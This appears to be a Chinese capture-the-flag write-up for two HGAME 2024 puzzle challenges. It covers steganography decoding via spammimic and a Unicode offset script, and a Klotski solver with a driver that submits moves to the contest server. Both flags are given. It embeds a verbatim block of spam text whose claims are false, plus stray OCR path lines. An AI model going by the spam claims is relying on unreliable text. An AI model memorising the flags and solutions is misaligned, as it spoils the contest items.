
100191209_p0.jpg

image1.png

恭喜.txt
212 B

考虑PNG隐写。

https://github.com/chishaxie/BlindWaterMark



ZIP压缩文件密码为 `T1hi3sI4sKey` 。解开后得到另一个文件。

Dear E-Commerce professional ; This letter was specially selected to be sent to you . We will comply with all removal requests ! This mail is being sent in compliance with Senate bill 1620 ; Title 3 ; Section 308 ! This is not a get rich scheme ! Why work for somebody else when you can become rich in 27 MONTHS . Have you ever noticed more people than ever are surfing the web and more people than ever are surfing the web . Well, now is your chance to capitalize on this ! WE will help YOU use credit cards on your website plus turn your business into an E-BUSINESS . You are guaranteed to succeed because we take all the risk ! But don't believe us . Ms Simpson who resides in Maine tried us and says "I've been poor and I've been rich - rich is better" . We are a BBB member in good standing ! We urge you to contact us today for your own future financial well-being . Sign up a friend and you'll get a discount of 50% . Thank-you for your serious consideration of our offer ! Dear Friend ; This letter was specially selected to be sent to you ! We will comply with all removal requests . This mail is being sent in compliance with Senate bill 2316 ; Title 8 , Section 301 ! Do NOT confuse us with Internet scam artists . Why work for somebody else when you can become rich as few as 24 WEEKS ! Have you ever noticed more people than ever are surfing


secret.txt

https://forums.anandtech.com/threads/not-spam.712117/

https://www.spammimic.com/decode.shtml

解码后得到很多utf-8编码的CJK字符。

result.bin
2.95KB



观察到其前五项的Unicode codepoint相对差值与 `b"hgame"` 类似，考虑加法解密。编写脚本计算偏移并解码。

https://cyberchef.org/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,true)To_Charcode('Comma',10)&input=NTdHeDU3R3c1N0dxNTdHMjU3R3U1N0tFNTdDNTU3RzA1N0dvNTdLQzU3RzQ1N0crNTdHbzU3Rzg1N0M1NTdHMTU3Ry81N0d1NTdHbzU3R3E1N0cxNTdDNjU3R281N0c5NTdHeDU3Qzg1N0dvNTdHODU3R3U1N0dzNTdHNzU3Qzg1N0c5NTdLRw

```
PS D:\Workspace\rev\hgame_2024\week_2> python
Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct  2 2023, 14:57:12) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> arr = [31857,31856,31850,31862,31854,31876,31801,31860,31848,31874,31864,31870,31848,31868,31801,31861,31871,31854,31848,31850,31861,31802,31848,31869,31857,31804,31848,31868,31854,31852,31867,31804,31869,31878]
>>> offset = ord("h") - arr[0]
>>> print("".join(map(lambda x: chr(x + offset), arr)))
hgame{0k_you_s0lve_al1_th3_secr3t}
>>> exit()
PS D:\Workspace\rev\hgame_2024\week_2>
```

`hgame{0k_you_s0lve_al1_th3_secr3t}`

我要成为华容道高手 | Done

> 华容道是古老的中国民间益智游戏，以其变化多端、百玩不厌的特点与魔方、独立钻石一起被国外智力专家并称为“智力游戏界的三个不可思议”。它与七巧板、九连环等中国传统益智玩具还有个代名词叫作“中国的难题”。
>
> 通过移动各个棋子，帮助曹操从初始位置移到棋盘最下方中部，从出口逃走。不允许跨越棋子，还要设法用最少的步数把曹操移到出口。曹操逃出华容道的最大障碍是关羽，关羽立马华容道，一夫当关，万夫莫开。关羽与曹操当然是解开这一游戏的关键。四个刘备军兵是最灵活的，也最容易对付，如何发挥他们的作用也要充分考虑周全。
>
> 柏喵喵本人认为华容道对于初学者的最大的困境在于，人类容易在反复的滑动中陷入一个死循环，迷失循环的出口。但是计算机并不会，只要你给他初始状态和状态转移函数，再对走过的状态做一个标记，它一定能完完整整地遍历完所有情况。
>
> 现在，由你，用你的代码，终结这个游戏

简单BFS。但是不用手写，因为有人写了库。

https://www.npmjs.com/package/klotski

www.npmjs.com

求解器：

```
const process = require("process");
const Klotski = require("klotski");

const ID_TARGET = 5;
const ID_BLOCK = 2;
const ID_VERT_I = 3;
const ID_HORIZ_I = 4;
const ID_SPACE = 0;
const ID_BODY_ = 1;

/**
 * @param {string} layout
 * @returns {Array<{shape: [number, number], position: [number, number]}>}
 */
function layoutToBlocks(layout) {
  /**
   * @type {Array<{shape: [number, number], position: [number, number]}>}
   */
  const blocks = [];
  const target_idx = layout.indexOf(ID_TARGET.toString());
  blocks.push({
    shape: [2, 2],
    position: [Math.floor(target_idx / 4), target_idx % 4],
  });
  for (let i = 0; i < layout.length; i++) {
    const position = [Math.floor(i / 4), i % 4];
    switch (layout[i]) {
      case ID_VERT_I.toString():
        shape = [2, 1];
        break;
      case ID_HORIZ_I.toString():
        shape = [1, 2];
        break;
      case ID_BLOCK.toString():
        shape = [1, 1];
        break;
      default:
        continue;
    }
    blocks.push({ shape, position });
  }
  return blocks;
}

```

```
const klotski = new Klotski();

const state = layoutToBlocks(process.argv[2]);
const game = {
  blocks: state,
  boardSize: [5, 4],
  escapePoint: [3, 1],
};

const sol = klotski.solve(game);

const steps = [];
for (let i = 0; i < sol.length; i++) {
  const block = state[sol[i].blockIdx];
  const direction = sol[i].dirIdx;
  const origPos = block.position[0] * 4 + block.position[1];
  let mappedDir;
  switch (direction) {
    case 0:
      block.position[0]++;
      mappedDir = 3;
      break;
    case 1:
      block.position[1]++;
      mappedDir = 2;
      break;
    case 2:
      block.position[0]--;
      mappedDir = 1;
      break;
    case 3:
      block.position[1]--;
      mappedDir = 4;
      break;
    default:
      throw new Error(`Invalid direction: ${direction}`);
  }
  steps.push({
    position: origPos,
    direction: mappedDir,
  });
}

process.stdout.write(JSON.stringify(steps));

```

Driver:

```python
import json
import subprocess as sp
import urllib.parse as up

import requests as req
from pwn import *

BASE_URL = "http://106.14.57.14:30016"

def invoke_new_game() -> tuple[int, str]:
    url = up.urljoin(BASE_URL, "/api/newgame")
    resp = req.get(url)
    obj = json.loads(resp.text)
    return obj["gameId"], obj["layout"]

def invoke_submit(game_id: int, steps: str) -> tuple[str, dict]:
    url = up.urljoin(BASE_URL, f"/api/submit/{game_id}")
    resp = req.post(url, data=steps)
    obj = json.loads(resp.text)
    return obj["status"], obj

game_id, layout = invoke_new_game()
info(f"game_id: {game_id}")
while True:
    info(f"layout: {layout}")
    steps = sp.run(
        ("pwsh", "D:/dist/npm/yarn.ps1", "node", "index.js", layout),
        check=True,
        capture_output=True,
    ).stdout.decode("ascii")
    info(f"steps: {steps[0:32]} ... {steps[-32:]}")
    status, obj = invoke_submit(game_id, steps)
    status = status.strip().lower()
    info(f"status: {status}")
    if status == "win":
        success(f"flag: {obj['flag']}")
        break
    elif status == "next":
        layout = obj["game_stage"]["layout"]
    else:
        info(f"obj: {obj}")

```

```
PS D:\Workspace\rev\hgame_2024\week_2\hgame_klotski> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/hgame_klotski/sol.py
[*] game_id: 3650162269
[*] layout: 35121112324110332011
[*] steps: [{"position":9,"direction":3},{" ... 4},
{"position":9,"direction":3}]
[*] status: next
[*] layout: 22235131111341010241
[*] steps: [{"position":6,"direction":3},{" ... },
{"position":14,"direction":4}]
[*] status: next
[*] layout: 25123110133321110412
[*] steps: [{"position":3,"direction":3},{" ... },
{"position":14,"direction":4}]
[*] status: next
[*] layout: 51231121414141410220
[*] steps: [{"position":17,"direction":4},{ ... },
{"position":14,"direction":4}]
[*] status: next
[*] layout: 35101113233101124122
[*] steps: [{"position":7,"direction":1},{" ... },
{"position":14,"direction":4}]
[*] status: next
[*] layout: 35101113241122222202
[*] steps: [{"position":7,"direction":1},{" ... 4},
{"position":9,"direction":3}]
[*] status: next
[*] layout: 25120113333111120241
[*] steps: [{"position":0,"direction":3},{" ... },
{"position":12,"direction":2}]
[*] status: next
[*] layout: 51411132031231221410
[*] steps: [{"position":17,"direction":2},{ ... },
{"position":12,"direction":2}]
[*] status: next
[*] layout: 25102112041233331111
[*] steps: [{"position":9,"direction":4},{" ... 2},
{"position":9,"direction":3}]
[*] status: next
[*] layout: 05132111202241414141
[*] steps: [{"position":4,"direction":1},{" ... },
{"position":14,"direction":4}]
[*] status: win
[+] flag: hgame{0c6ffa92a932519d38aae551a977acda05cd8933}
PS D:\Workspace\rev\hgame_2024\week_2\hgame_klotski>
```

`hgame{0c6ffa92a932519d38aae551a977acda05cd8933}`